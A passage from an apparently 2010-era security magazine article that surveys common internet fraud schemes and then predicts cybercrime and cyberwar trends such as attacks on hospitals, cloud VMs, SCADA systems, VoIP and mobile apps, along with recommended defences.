


Figure 1. Cybercrime Incidents Reported in the USA in 2010

- Sellers acting as authorized dealers or factory representatives in countries where there would be no such dealers should be avoided.
- Buyers who ask for the purchase to be shipped using a certain method to avoid customs or taxes inside another country should be avoided.
- Be suspect of any credit card purchases where the address of the card holder does not match the shipping address. Always receive the card holder's authorization before shipping any products.

Auction Fraud – Romania

Auction fraud is the most prevalent of Internet crimes associated with Romania. The subjects have saturated the Internet auctions and offer almost every in-demand product. The subjects have also become more flexible, allowing victims to send half the funds now, and the other half when the item arrives. The auctions are often posted as if the seller is a United States citizen, then the subject advises the victim to send the money to a business partner, associate, sick relative, a family member, etc., usually in a European country. The money is usually transferred via MoneyGram or Western Union wire transfer. The Internet Crime Complaint Center has verified in order to receive funds via Western Union, the receiver must provide the complete information of the sender and the receiver's full name and address. The funds can be picked up anywhere in the world using this information. There is no need to provide the *money transfer control number* (MTCN) or the answer to any secret question, as many subjects have purported to the victims. Money sent via wire transfer leaves little recourse for the victim. The most recent trend is a large increase in bank-to-bank wire transfers. Most significantly, these wire transfers go through large United States banks and are then routed to Bucharest, Romania or Riga, Latvia. Similarly, the sellers also occasionally direct the victims to pay using phony escrow services. Sometimes actual escrow websites are compromised and other sites resembling them are created by the subjects. Once the funds are wire transferred to the escrow website, the seller discontinues contact. See also, Escrow Fraud.

Counterfeit Cashier's Check

The counterfeit cashier's check scheme targets individuals that use Internet classified advertisements to sell merchandise. Typically, an interested party located outside the United States contacts a seller. The seller is told that the buyer has an associate in the United States that owes him money. As such, he will have the associate send the seller a cashier's check for the amount owed to the buyer. The amount of the cashier's check will be thousands of dollars more than the price of the merchandise and the seller is told the excess amount will be used to pay the shipping costs

associated with getting the merchandise to his location. The seller is instructed to deposit the check, and as soon as it clears, to wire the excess funds back to the buyer or to another associate identified as a shipping agent. In most instances, the money is sent to locations in West Africa (Nigeria). Because a cashier's check is used, a bank will typically release the funds immediately, or after a one or two day hold. Falsely believing the check has cleared, the seller wires the money as instructed. In some cases, the buyer is able to convince the seller that some circumstance has arisen that necessitates the cancellation of the sale, and is successful in conning the victim into sending the remainder of the money. Shortly thereafter, the victim's bank notifies him that the check was fraudulent, and the bank is holding the victim responsible for the full amount of the check.

Credit Card Fraud

The Internet Crime Complaint Center has received multiple reports alleging foreign subjects are using fraudulent credit cards. The unauthorized use of a credit/debit card, or card number, to fraudulently obtain money or property is considered credit card fraud. Credit/debit card numbers can be stolen from unsecured websites, or can be obtained in an identity theft scheme.

Debt Elimination

Debt elimination schemes generally involve websites advertising a legal way to dispose of mortgage loans and credit card debts. Most often, all that is required of the participant is to send \$1,500 to \$2,000 to the subject, along with all the particulars of the participant's loan information and a special power of attorney authorizing the subject to enter into transactions regarding the title of the participant's homes on their behalf. The subject then issues bonds and promissory notes to the lenders that purport to legally satisfy the debts of the participant. In exchange, the participant is then required to pay a certain percentage of the value of the satisfied debts to the subject. The potential risk of identity theft related crimes associated with the debt elimination scheme is extremely high because the participants provide all of their personal information to the subject.

Parcel Courier Email Scheme

The Parcel Courier Email Scheme involves the supposed use of various National and International level parcel providers such as DHL, UPS, FedEx and the USPS. Often, the victim is directly emailed by the subject(s) following online bidding on auction sites. Most of the scams follow a general pattern which includes the following elements:

- The subject instructs the buyer to provide shipping information such as name and address.

- The subject informs the buyer that the item will be available at the selected parcel provider in the buyer's name and address, thereby, identifying the intended receiver.
- The selected parcel provider checks the item and purchase documents to guarantee everything is in order.
- The selected parcel provider sends the buyer delivery notification verifying their receipt of the item.
- The buyer is instructed by the subject to go to an electronic funds transfer medium, such as Western Union, and make a funds transfer in the subject's name and in the amount of the purchase price.
- After the funds transfer, the buyer is instructed by the subject to forward the selected parcel provider the funds transfer identification number, as well as their name and address associated with the transaction.
- The subject informs the buyer the parcel provider will verify payment information and complete the delivery process.
- Upon completion of delivery and inspection of the item(s) by the receiver, the buyer provides the parcel provider funds transfer information, thus, allowing the seller to receive his funds.

Employment/Business Opportunities

Employment/business opportunity schemes have surfaced wherein bogus foreign-based companies are recruiting citizens in the United States on several employment-search websites for work-at-home employment opportunities. These positions often involve reselling or reshipping merchandise to destinations outside the United States. Prospective employees are required to provide personal information, as well as copies of their identification, such as a driver's license, birth certificate, or social security card. Those employees that are *hired* by these companies are then told that their salary will be paid by check from a United States company reported to be a creditor of the employer. This is done under the pretense that the employer does not have any banking set up in the United States. The amount of the check is significantly more than the employee is owed for salary and expenses, and the employee is instructed to deposit the check into their own account, and then wire the overpayment back to the employer's bank, usually located in Eastern Europe. The checks are later found to be fraudulent, often after the wire transfer has taken place. In a similar scam, some web-based international companies are advertising for affiliate opportunities, offering individuals the chance to sell high-end electronic items, such as plasma television sets and home theater systems, at significantly reduced prices. The affiliates are instructed to offer the merchandise on well-known

Internet auction sites. The affiliates will accept the payments, and pay the company, typically by means of wire transfer. The company is then supposed to drop-ship the merchandise directly to the buyer, thus eliminating the need for the affiliate to stock or warehouse merchandise. The merchandise never ships, which often prompts the buyers to take legal action against the affiliates, who in essence are victims themselves.

Escrow Services Fraud

In an effort to persuade a wary Internet auction participant, the perpetrator will propose the use of a third-party escrow service to facilitate the exchange of money and merchandise. The victim is unaware the perpetrator has actually compromised a true escrow site and, in actuality, created one that closely resembles a legitimate escrow service. The victim sends payment to the phony escrow and receives nothing in return. Or, the victim sends merchandise to the subject and waits for his/her payment through the escrow site which is never received because it is not a legitimate service.

Identity Theft

Identity theft occurs when someone appropriates another's personal information without their knowledge to commit theft or fraud. Identity theft is a vehicle for perpetrating other types of fraud schemes. Typically, the victim is led to believe they are divulging sensitive personal information to a legitimate business, sometimes as a response to an email solicitation to update billing or membership information, or as an application to a fraudulent Internet job posting. See also, Phishing/Spoofing.

Internet Extortion

Internet extortion involves hacking into and controlling various industry databases, promising to release control back to the company if funds are received, or the subjects are given web administrator jobs. Similarly, the subject will threaten to compromise information about consumers in the industry database unless funds are received.

Investment Fraud

Investment fraud is an offer using false or fraudulent claims to solicit investments or loans, or providing for the purchase, use, or trade of forged or counterfeit securities.

Lotteries

The lottery scheme deals with persons randomly contacting email addresses advising them they have been selected as the winner of an International lottery. The Internet Crime Complaint Center has identified numerous lottery names being used in this scheme. The email message usually reads similar to the following:

This is to inform you of the release of money winnings to you. Your email was randomly selected as the winner and therefore you have been approved for a lump sum payout of \$500,000.00. To begin your lottery claim, please contact the processing company selected to process your winnings.

An agency name follows this body of text with a point of contact, phone number, fax number, and an email address. An initial fee ranging from \$1,000 to \$5,000 is often requested to initiate the process and additional fee requests follow after the process has begun. These emails may also list a United States point of contact and address while also indicating the point of contact at a foreign address.

Nigerian Letter or 419

Named for the violation of Section 419 of the Nigerian Criminal Code, the 419 scam combines the threat of impersonation fraud with a variation of an advance fee scheme in which a letter, email, or fax is received by the potential victim. The communication from individuals representing themselves as Nigerian or foreign government officials offers the recipient the *opportunity* to share in a percentage of millions of dollars, soliciting for help in placing large sums of money in overseas bank accounts. Payment of taxes, bribes to government officials, and legal fees are often described in great detail with the promise that all expenses will be reimbursed as soon as the funds are out of the country. The recipient is encouraged to send information to the author, such as blank letterhead stationery, bank name and account numbers, and other identifying information using a facsimile number provided in the letter. The scheme relies on convincing a willing victim to send money to the author of the letter in several installments of increasing amounts for a variety of reasons.

Phishing/Spoofing

Phishing and spoofing are somewhat synonymous in that they refer to forged or faked electronic documents. Spoofing generally refers to the dissemination of email which is forged to appear as though it was sent by someone other than the actual source. Phishing, often utilized in conjunction with a spoofed email, is the act of sending an email falsely claiming to be an established legitimate business in an attempt to dupe the unsuspecting recipient into divulging personal, sensitive information such as passwords, credit card numbers, and bank account information after directing the user to visit a specified website. The website, however, is not genuine and was set up only as an attempt to steal the user's information.

Ponzi/Pyramid

Ponzi or pyramid schemes are investment scams in which investors are promised abnormally high profits

on their investments. No investment is actually made. Early investors are paid returns with the investment money received from the later investors. The system usually collapses. The later investors do not receive dividends and lose their initial investment.

Reshipping

The *reshipping* scheme requires individuals in the United States, who sometimes are coconspirators and other times, are unwitting accomplices, to receive packages at their residence and subsequently repackage the merchandise for shipment, usually abroad. *Reshippers* are being recruited in various ways but the most prevalent are through employment offers and conversing, and later befriending, unsuspecting victims through Internet Relay Chat Rooms. Unknown subjects post help-wanted advertisements at popular Internet job search sites and respondents quickly reply to the online advertisement. As part of the application process, the prospective employee is required to complete an employment application, wherein he/she divulges sensitive personal information, such as their date of birth and social security number which, unbeknownst to the victim employee, will be used to obtain credit in his/her name. The applicant is informed he/she has been hired and will be responsible for forwarding, or *reshipping*, merchandise purchased in the United States to the company's overseas home office. The packages quickly begin to arrive and, as instructed, the employee dutifully forwards the packages to their overseas destination. Unbeknownst to the *reshipper*, the recently received merchandise was purchased with fraudulent credit cards. The second means of recruitment involves the victim conversing with the unknown individual in various Internet Relay Chat Rooms. After establishing this new online *friendship* or *love* relationship, the unknown subject explains for various legal reasons his/her country will not allow direct business shipments into his/her country from the United States. He/she then asks for permission to send recently purchased items to the victim's United States address for subsequent shipment abroad for which the unknown subject explains he/she will cover all shipping expenses. After the United States citizen agrees, the packages start to arrive at great speed. This fraudulent scheme lasts several weeks until the *reshipper* is contacted. The victimized merchants explain to the *reshipper* the recent shipments were purchased with fraudulent credit cards. Shortly thereafter, the strings of attachment are untangled and the boyfriend/girlfriend realizes their Cyber relationship was nothing more than an Internet scam to help facilitate the transfer of goods purchased online by fraudulent means.

Spam

With improved technology and world-wide Internet access, spam, or unsolicited bulk email, is now a

widely used medium for committing traditional white collar crimes including financial institution fraud, credit card fraud, and identity theft, among others. It is usually considered unsolicited because the recipients have not opted to receive the email. Generally, this bulk email refers to multiple identical messages sent simultaneously. Those sending this spam are violating the Controlling the Assault of Non-Solicited Pornography and Marketing (CAN-SPAM) Act, Title 18, U.S. Code, Section 1037 in the United States of America. Spam can also act as the vehicle for accessing computers and servers without authorization and transmitting viruses and botnets. The subjects masterminding this Spam often provide hosting services and sell open proxy information, credit card information, and email lists illegally.

Third Party Receiver of Funds

A general trend has been noted by the Internet Crime Complaint Center regarding work-at-home schemes on websites. In several instances, the subjects, usually foreign, post work-at-home job offers on popular Internet employment sites, soliciting for assistance from United States citizens. The subjects allegedly are posting Internet auctions, but cannot receive the proceeds from these auctions directly because his/her location outside the United States makes receiving these funds difficult. The seller asks the United States citizen to act as a third party receiver of funds from victims who have purchased products from the subject via the Internet. The United States citizen, receiving the funds from the victims, then wires the money to the subject.

Cyberwar: What is it all about?

Now for Cyberwar. Here's what's happening on the battlefield – terrorist groups, rogue nations and competitive or enemy nations will increasingly use global networking as a tool to accomplish their goals. This includes using the Internet for coordinating communications and activities, covertly (think encryption and steganography, private chat rooms, virtual worlds and online games) as well as successfully using network access to critical infrastructure systems such as power, transportation and government operational networks to strike for their cause of creating chaos, disinformation and data destruction (see Figure 2).

Cyberwar is real. Each major government has launched teams for offensive and defensive countermeasures. Many terrorist cells have learned that the Internet is a powerful vehicle for launching terror attacks. They may begin to deploy the following methods more intensely:

- Using Energy to Disrupt Electronics
 - *Electromagnetic Pulse* (EMP)
 - *High Energy Radio Frequency* (HERF)

- Eavesdropping on Networks
 - Cracking Wifi (Kismet, Wepcrack, Back-track, etc)
 - Man-in-the-Middle Attacks
 - *Compromising Electronic Emanations* (CEE)
- Custom Malware (Stuxnet Worm which allegedly targeted Iran's nuclear facilities was just the beginning)

Using Energy to Disrupt Electronics

Electromagnetic weapons are a type of directed energy weapons which use electromagnetic radiation to deliver heat, mechanical, or electrical energy to a target to cause pain or permanent damage. They can be used against humans, electronic equipment, and military targets generally, depending on the technology. When used against equipment, directed electromagnetic energy weapons can operate similarly to omnidirectional electromagnetic pulse (EMP) devices, by inducing destructive voltage within electronic wiring. The difference is that they are directional and can be focused on a specific target using a parabolic reflector. Faraday cages may be used to provide protection from most directed and undirected EMP effects. High-energy radio frequency weapons (HERF) or high-power radio frequency weapons (HPRF) use high intensity radio waves to disrupt electronics. High Power Microwave devices use microwave radiation, which has a shorter wavelength than radio and will most likely not be the weapon of choice (Source: *Wikipedia.org*).

Imagine a terrorist wishes to take down a power grid – they could EMP or HERF pulse the equipment, shorting out all the electronics at the headquarters. Knowing that most of this SCADA equipment has been moving to (ie upgrading to) internet-based protocols for device access and control, these TCP/IP based interfaces with managed switches, firewalls and routers were barely designed to pass FCC guidance – they will most likely be the first to fail, causing a critical “Intranet” outage that would in turn cause problems in managing or controlling the power grid infrastructure and may result in a brown out.



Figure 2. Government's Airforce Cyber Defense Team (One of Many)

Eavesdropping on Networks

Compromising emanations are defined as unintentional intelligence-bearing signals which, if intercepted and analyzed, may disclose the information transmitted, received, handled, or otherwise processed by any information-processing equipment. Compromising emanations consist of electrical, mechanical, or acoustical energy intentionally or by mishap unintentionally emitted by any number of sources within equipment/systems which process national security information. This energy may relate to the original encrypted message, or information being processed, in such a way that it can lead to recovery of the plaintext. Laboratory and field tests have established that such CE can be propagated through space and along nearby conductors. The interception/propagation ranges and analysis of such emanations are affected by a variety of factors, e.g., the functional design of the information processing equipment; system/equipment installation; and, environmental conditions related to physical security and ambient noise. The term *compromising emanations* rather than *radiation* is used because the compromising signals can, and do, exist in several forms such as magnetic- and/or electric field radiation, line conduction, or acoustic emissions.

In 1985, Wim van Eck published the first unclassified technical analysis of the security risks of emanations from computer monitors. This paper caused some consternation in the security community, which had previously believed that such monitoring was a highly sophisticated attack available only to governments; van Eck successfully eavesdropped on a real system, at a range of hundreds of metres, using just \$15 worth of equipment plus a television set (Source: *Wikipedia.org*).

In addition, during the Korean war, one side eavesdropped on encrypted communications that said “bomb the hill now” but this encryption did not contain a timestamp. As a result, when the *good guys* were on the hill, the other side replayed the transmission and the hill was bombed again, causing the *good guys* to be hit by friendly fire.

It doesn't take much today, for a rogue group of terrorists to use free tools such as Kismet, WEPCrack or Back-Track to break into a secured wireless network or router. They've already done this in India, where they used the wireless router of a government official in their home wireless network to send their email demands and threats. Once they detonated their bombs, the Indian government arrested their own staff, initially, based on the fact that the messages could be traced back to their home.

In the US, some *white hat* hackers who wanted to become security consultants to the US government, eavesdropped on an Airforce base, breaking into their wifi and copying hundreds of documents, some of which they then published to prove they could *harden* security

for the Airforce. Needless to say this is not the right approach to getting a job as a trusted security firm – it's always best to ask for permission before you perform a penetration test. The concept here is simple – without self-assessment for vulnerabilities across all network touch points, it can be easy for a terrorist to compromise any government – once they find an exploitable hole.

Custom Malware

More easily developed and launched to much success is new, custom malware. We can think of this as Zero-day malware that although it might ride the Internet, infecting many computers in many networks but not acting upon them as they are not a prime target.

According to Websense and their 2010 Threat Report, every hour, their ThreatSeeker Network scans more than 40 million websites for malicious code and nearly 10 million emails for unwanted content and malicious code. Significant findings from this report affirm that while broad threats continue, focused, targeted attacks are on the rise. Findings include:

- 111.4 percent increase in the number of malicious websites from 2000 to 2010.
- 79.9 percent of websites with malicious code were legitimate sites that have been compromised.
- 52 percent of data-stealing attacks were conducted over the Web.
- 34 percent of malicious Web/HTTP attacks included data-stealing code.
- 89.9 percent of all unwanted emails in circulation during this period contained links to spam sites and/or malicious websites.
- The United States and China continued to be the top two countries hosting crimeware and receiving stolen data during 2010; the Netherlands has found its way into the top five.
- Searching for breaking news represented a higher risk (22.4 percent) than searching for objectionable content (21.8 percent).
- 23 percent of real-time search results on entertainment lead to a malicious link.
- 40 percent of all Facebook status updates have links and 10 percent of those links are either spam or malicious.

In addition, numerous trusted sites have been infected. Take Office.Microsoft.Com. Folks who are looking for information or help on their Microsoft Office products were redirected to a rogue antivirus page. It has since been fixed but in 2010, this rogue url at <http://office.microsoft.com> took end-users to a fake antivirus executable download which was not recognized by 40 of the top antivirus engines, according to Virus Total (Source: VirusTotal.com).

Now for my predictions – there may be other major events and major focus for Cybercrime and Cyberwar but I'm synthesizing lots of existing information and events to peer into the future – either my crystal ball is very foggy or I'm right on the money – either way – time will tell and you should stay vigilant and focused on an upcoming accelerated onslaught of new threats and new vulnerabilities.



Prediction #1: Retail and E-tail Outlet Attacks will Outpace Attacks Targeting Banks and Financial Institutions, while Hospitals Become the Most Exploitable of All Vertical Markets.

Banks are getting smarter. Most Financial Institutions now realize that the new Cybercriminal robs banks *cause that's where the money is*. They are under extreme scrutiny, worldwide, by their local regulatory. In the United States, alone, the FDIC regularly audits banks for IT security and compliance under various regulations including GLBA, in which a breach in compliance can result in a \$1m fine to the Bank and loss of the FDIC insurance/government backing. So they are able to budget more intelligently for new technologies such as UTM firewalls, next generation IPS devices, *Network Access Control (NAC)* solutions and *Physical Access Control (PAC)* solutions.

Retailers and E-tailers, on the other hand, while still pressured greatly by VISA, MasterCard, American Express and DiscoverCard under the *Payment Card Industry (PCI)* standard have still not moved to proactively secure themselves at the level of Banks. In addition, many of these retailers have wireless networks to support new cash registers and wireless bar code scanners – this leaves the door wide open to cybercriminals sitting in the parking lot and breaking in, as I described in my article about *The Greatest Breach in Cyber History*.

E-tailers believe the risk is in their hosting company and worry much less about what shopping cart technology they use or how it is secured because everything is running in some distant location – where the risk appears to be shifted. The reality is that the E-

tailer is completely responsible for any data breach or Identity Theft suffered by their customers at the hands of Cybercriminals who are able to break through the vulnerabilities in Port 80, Port 443 or the Application Layer flaws in the Web servers used to host the e-commerce site. Finally, many e-commerce shopping cart systems rely upon weak and easily exploitable databases that are just waiting for a SQL server injection attack, among others.

The attacks against Retailers and E-tailers will continue to grow dramatically. Meanwhile, Hospitals and medical organizations will continue to become the most exploitable targets. Whether or not the cybercriminals or cyberterrorists focus on these organizations is not my prediction – I'm predicting that they will continue to leave more and more open doors for social engineering, wireless exploits and internal VoIP and hot Ethernet ports just waiting for an attack.

In the past three months, there have been dozens of breaches in Hospitals and Medical organizations. Some of these breaches have resulted in thousands and hundreds of thousands of patient records and identity-based information.

In July 2010, a Massachusetts-based South Shore hospital publicly announced the loss of 800,000 files that included 15 years of health and financial information of patients, business partners, vendors, staff, and volunteers. The variety of information lost varied from person to person but included the following: full name, address, phone number, date of birth, Social Security number, driver's license number, medical record number, patient number, bank account information, credit card number, and medical diagnoses and treatment records. After investigating the incident, the hospital chose not to reach out to any of the individuals potentially affected by the breach. The Massachusetts Attorney General's Office objected to the hospital's decision, maintaining that affected consumers should receive individual notification concerning the data loss. The Attorney General's Office continues to monitor and investigate the hospital's actions as regards the data breach and its response (Source: PrivacyRights.org).

If you are a Retailer or E-tailer, read my last article about deploying next generation tools such as NAC and HIPS. Look for newer UTM firewalls, increase your personnel screening and make sure to encrypt everything you can – from the web to the wireless to the VISA payment gateway. Make it difficult and challenging for outsiders to steal identities and keep a close eye on trusted insiders for malicious activities.

As to Hospitals and medical organizations, they should really take this problem seriously. Many have not done so and most either want to use technology to enable their Doctors and their payment process or just don't feel they are a target. I'm predicting they will stay wide open

until either a regulatory pressure or legal recourse by victims grows to a point where they have to take their IT security and compliance more seriously. I'd recommend they learn from Banks, how they've been improving their security and take the same proactive measures.

Prediction #2: Cloud Computing and Virtual Machines (VM) will be specifically targeted by cybercriminals and cyberterrorists resulting in VM malware and Cloud downtime and Cloud data theft.

As I stated in my prior article on Securing the Cloud, it's not a very safe place, yet. If you recall, the research at the *University of California at San Diego* (UCSD) and the *Massachusetts Institute of Technology* (MIT) discovered soft spots in the cloud computing as early as 2009 and in 2010, VMware admitted to numerous common vulnerabilities and exposures (CVEs), many of which have not yet been fixed.

Some attacks will come from a malicious Virtual Machine injected into the cloud in close proximity to a target server in a shared cloud environment. From there, the attackers will launch *Cross-Virtual-Machine* attacks.

Other attacks will come in the form of very expensive denial of service by way of using up the Elasticity feature of *rented* cloud space, causing businesses to battle with Cloud vendors over service level agreements (SLAs) and who is ultimately responsible for the expenses incurred.

Exploits against *Virtual machine* (VM) vulnerabilities will start to make the news in 2011 and some will result in *Cloud* outages.

Keep up with the latest CVEs on VMs by visiting <http://nvd.nist.gov> and put some pressure on your Virtual Machine vendor (Microsoft, VMware, IBM, etc.) to harden these systems and provide frequent security information, updates and patches.

If you are thinking of deploying in the Cloud, try to carve out a limited number of managed physical servers and create your own policies on locking these down. Make sure you modify a SLA to meet your needs and mitigate your risk. Finally, get a hold of a copy of the Cloud vendor's cyber insurance policy. If they don't have one, demand they obtain one as part of your SLA.

Prediction #3: New and Innovative Attacks will be launched against Critical Infrastructure by Rogue and Competitive Nations.

Back to Stuxnet – marking the beginning in Cyberwar of zero-day malware targeting physical systems. While most new threats are geared towards financial gain, in June 2010, we witnessed what is considered to be the first major attack designed to harm physical systems. This malware was designed to go after *Supervisory Control and Data Acquisition* (SCADA) systems. SCADA systems are designed to control and monitor various processes within industrial systems. The

Windows-specific worm used various zero-day attacks to target Siemens's WinCC/PCS 7 SCADA software. It then spread via infected USB flash drives then used other exploits to go after network-based WinCC computers. After getting inside the system, it used default passwords to command the software. What made Stuxnet so different than the other attacks during 2010 was the level of sophistication, the fact that it specifically targeted critical infrastructure, in particular, that used in controlling Nuclear power plants or Nuclear research facilities, and the geo-specific location of the target – that being facilities in Iran. Also of interest, Stuxnet surfaced in other countries without causing any known harm. The stealth like nature and surgical precision of Stuxnet leads one to believe it was done by either the USA or Israel in the most precise way. Even if it never takes a system down, it did its job – folks in Iran are most likely questioning the safety of all of their SCADA equipment, most likely believing the systems have been compromised, whether or not they actually know how far the zero-day worm traveled into their country or their Nuclear facilities.

Without strong *Host-based Intrusion Prevention (HIPS)* in conjunction with *Network Access Control (NAC)*, these upgraded SCADA systems, now with TCP/IP touchpoints, will become a major target. Most of the new malware targeting these systems will not be easily discovered by traditional UTM firewalls, *Intrusion Prevention Systems (IPS)* or *Anti-virus Systems (AVS)*. It's going to take a heuristic, real-time analysis – looking for oddities in network traffic communication requests from potentially compromised hosts. Also, by removing most *Common Vulnerabilities and Exposures (CVEs)*, the risk of these infections will be reduced but not completely mitigated due to the surgical precision of new malware targeting these systems. It seems that nearly an unlimited amount of malware intelligence research and development went into the Stuxnet worm – there will be much more targeting Critical infrastructure in the very near future.

In recent years, Railroad executives claimed that they've become *IT* managers. With a few bits flipped, a train can be moved from one track to another and would potentially collide with another train, causing massive casualties, if it weren't for new software written specifically for these archaic systems, to ward off a collision through automated collision avoidance detection. It's simple software tweaks like these that can make the difference between life and death in Critical infrastructure.

And who is to say a Naked Body Scanner doesn't run Microsoft Windows? Would a blue screen of death also cause the device to fry a passenger like the freak accident in the Hulk comic books where Bruce Banner was given megadoses of radiation? What happens when these devices become Internet enabled?

Recently a teenage hacker who didn't think of himself as a cyberterrorist was playing around with good old fashioned war-dialing software – he found a modem pool at an airport and was able to login to the computer that turned the airport lights on and off. He turned them off during the night when planes were landing. Good thing the pilots could key their microphone on a certain frequency and get the lights back on just in time to land safely.

Expect the innovations in this area to outpace traditional countermeasures. Folks in Critical infrastructure need to protect their networks in the most vigilant methods available with the best of breed technologies where worrying about budgets or *brand names* are of no use. Most folks in IT usually say *I will never get fired for buying XYZ corp's products (pick one – Cisco, IBM, Microsoft, etc.)* but the reality is that these systems are under more scrutiny and attack by cyberterrorists now more than ever. Their vulnerabilities are published monthly in the National Vulnerability Database. To think systems by big brand name vendors will protect critical infrastructure is an absolute fallacy. It's time to look at lesser known more innovative products and technologies that won't telegraph easily to these folks – making it even harder for them to successfully break in and cause critical damage where it hurts the most.

Prediction #4: We'll enter the Early Stage of Growing Cell Phone and PDA Attacks through Trusted Application Downloads.

One of the biggest risks in Smartphone usage is Geotagging. For example, snap a photo of a sunset with your iPhone and you can upload it to your Twitter account with a few clicks of the mouse. At the same time, your smartphone might be transmitting more than just a pretty photograph. It could have been collecting and storing data about your real-time location – and then broadcasting that information when you upload these photos onto the Internet.

Geotagging refers to the practice of adding location information – like GPS coordinates – to different types of media, such as photos. The location information is embedded in a way that may not be visible to the naked eye. There are several ways to make geotags visible, including browser plug-ins and software programs that can reveal the location information embedded in photos, videos and other types of media (Source: *Privacyrights.org*).

On top of this risk, so many people seem to trust any free application they can download to their Droid, iPhone or iTouch, these days. Many of these applications are useful utilities or games. Embedded within many of these freebies is adware. The adware is usually visually noticed by the end-user and they may just ignore it, in exchange for the usefulness of the free app. The fact that this trend is

growing, leads me to believe there will be more dangerous spyware and malware embedded in these applications. There is a serious need for source code review by the providers of these applications on their hosting sites, such as Google or Apple. However, they would rather have more applications available and have not staffed up a security code reviewing team to ensure the safety of your download. You'll notice when you download some of these applications, there will be a warning such as *this application wants to a) know your location (GPS or cell tower proximity feature), b) send and receive information over the internet (data plan feature) and c) store information on your mobile device (data storage for data access)*. If we simply click yes install it anyway, we're apt to receive a diabolical infection one day – one that either steals our identity, eavesdrops on our conversations, tracks our location or uses our phone's wifi receiver as a backdoor into a corporation or government network.

Prediction #5: New and Sophisticated Voice over Internet Protocol (VoIP) Attacks will be developed and launched.

VoIP remains an insecure and easily hackable target platform. There has been much hype about *VoIP ready* firewalls and other information security countermeasures. However, today there are almost 100 Common Vulnerabilities and Exposures in VoIP systems according to the National Vulnerability Database.

If you remember my Hakin9 article on Securing VoIP this year, you'll see the various exploits and holes that have recently been uncovered. The attacks against VoIP systems will continue to grow. Some of these attacks will be used for eavesdropping by Cybercriminals but also in Cyberwarfare as the next generation in wiretapping and spying on rogue, competitive and enemy nations, hence the need for organizations like the Voice over Internet Protocol Security Alliance, aka VoIPSA.org (See: <http://www.voipsa.org/>).

The methodologies to launch VoIP attacks might be through vulnerabilities in VoIP Administrative consoles – which are usually the easiest targets, running web servers, php scripting engines and database software such as MYSQL or embedded Oracle. Other attacks might require local physical access to a VoIP phone switch port to deploy the exploit, while more innovative approaches will come from infected Adobe Acrobat PDF files and other Zero-day attack vectors – this time designed to take control of your phone network, deny service, steal phone administrative control, voice mail messages and eavesdrop in real-time using covert channels.

Prediction #6: Exponential Growth of More Intelligent Zero-day Malware both for Cybercrime and Cyberwar

I hope you read my article last month about free tools you can use to defend against Zero-day malware

and my prior article about Anti-virus being dead. Let me add more research from Virus Total. This is a service developed by Hispasec Sistemas that analyzes suspicious files and URLs enabling the identification of viruses, worms, trojans and other kinds of malicious content detected by antivirus engines and web analysis toolbars. VirusTotal's main characteristics are:

- Free, independent service.
- Runs multiple antivirus engines.
- Runs multiple file characterization tools.
- Real time automatic updates of virus signatures.
- Detailed results from each antivirus engine.
- Runs multiple web site inspection toolbars.
- Real time global statistics.
- Analysis automation API.
- Online malware research community.
- Desktop applications (VTUploader, VTzilla) for interacting with the service.

What's very interesting here, is that with over 40 virus and malware scanning tools running on VirusTotal's site, in real-time, taking in thousands of samples daily, at least half of the malware is not detected by your trusted and friendly virus scanner. Like I've said before, anti-virus is dead: see Figure 3.

So what can you do when new malware cannot be detected by traditional means? You have to look towards a next generation approach to malware detection and quarantine both on the host and through traffic analysis. Next generation UTM firewalls will catch some of this, newer IPS systems will also. A smart IT security professional watching his SIM on a real-time basis might catch an infection before it outbreaks but ultimately it will take a heuristic approach to malware analysis from a *Host-based Intrusion Prevention System (HIPS)* and from a *Network Access Control (NAC)* solution that watches assets as they come and go on our internal networks and quarantine them when they detect anomalies.

Please re-read my last article on free tools and my earlier article *Is Anti-virus Dead* for a better understanding on how to prepare yourself for next




Figure 3. Virus Total has nearly 60% undetectable malware samples, each day

years' onslaught of more innovative malware like those that do not yet have a signature as we've seen in Figure 4 (above).

Prediction #7: New Sophisticated UTM Firewall and IPS Exploits will be launched.

Traditional countermeasures are beefing themselves up to handle deeper, more intelligent packet inspection as well as user and application behavior. Therefore, smarter cyber criminals and terrorists who love a challenge and enjoy taking remote control of systems without leaving their safe havens, both in physical local as well as masking their cyber-footprint will begin to target these devices. If you can control the Traffic controller, you can control the network. If you can make it through one of these devices undetected, you have the *keys to the castle*. Look for unique traffic anomalies that aren't detectable with signature-based systems such as Snort.org. These traffic patterns will appear to be using non-covert channels and will be coming from trusted remote IPSEC and SSL VPN tunnel users who have been compromised. Others will come from internal user-initiated sessions (by way of zero-day malware exploits used to open trusted communications from trusted devices) to outside IP addresses that are either compromised or malicious, without the knowledge of the UTM or IPS. Only by paying close attention to patterns of end-user behavior and their typical ports, protocols, servers and services they frequent will you be able to detect these stealth exploits. In addition, with more code running in the UTM Firewall appliance and in the IPS, new vulnerabilities in these devices will be discovered and exploited. Their discovery is called a zero-day vulnerability while their exploitation is new and unique – part intelligent hacker attack, part zero-day malware, both using trusted channels for covert operations.

Prediction #8: More Creative Social Engineering for Cyber Crime Profits will take place.

The following examples mark the beginning off what's to come:

Did you hear about the iPhone running in a promiscuous mode with a wifi and Bluetooth receiver enabled, eavesdropping on a corporate network, as it passed from the Postal delivery person to a mail slot, waiting in the Mail room to be delivered to a non-existent employee at the target/victim company?

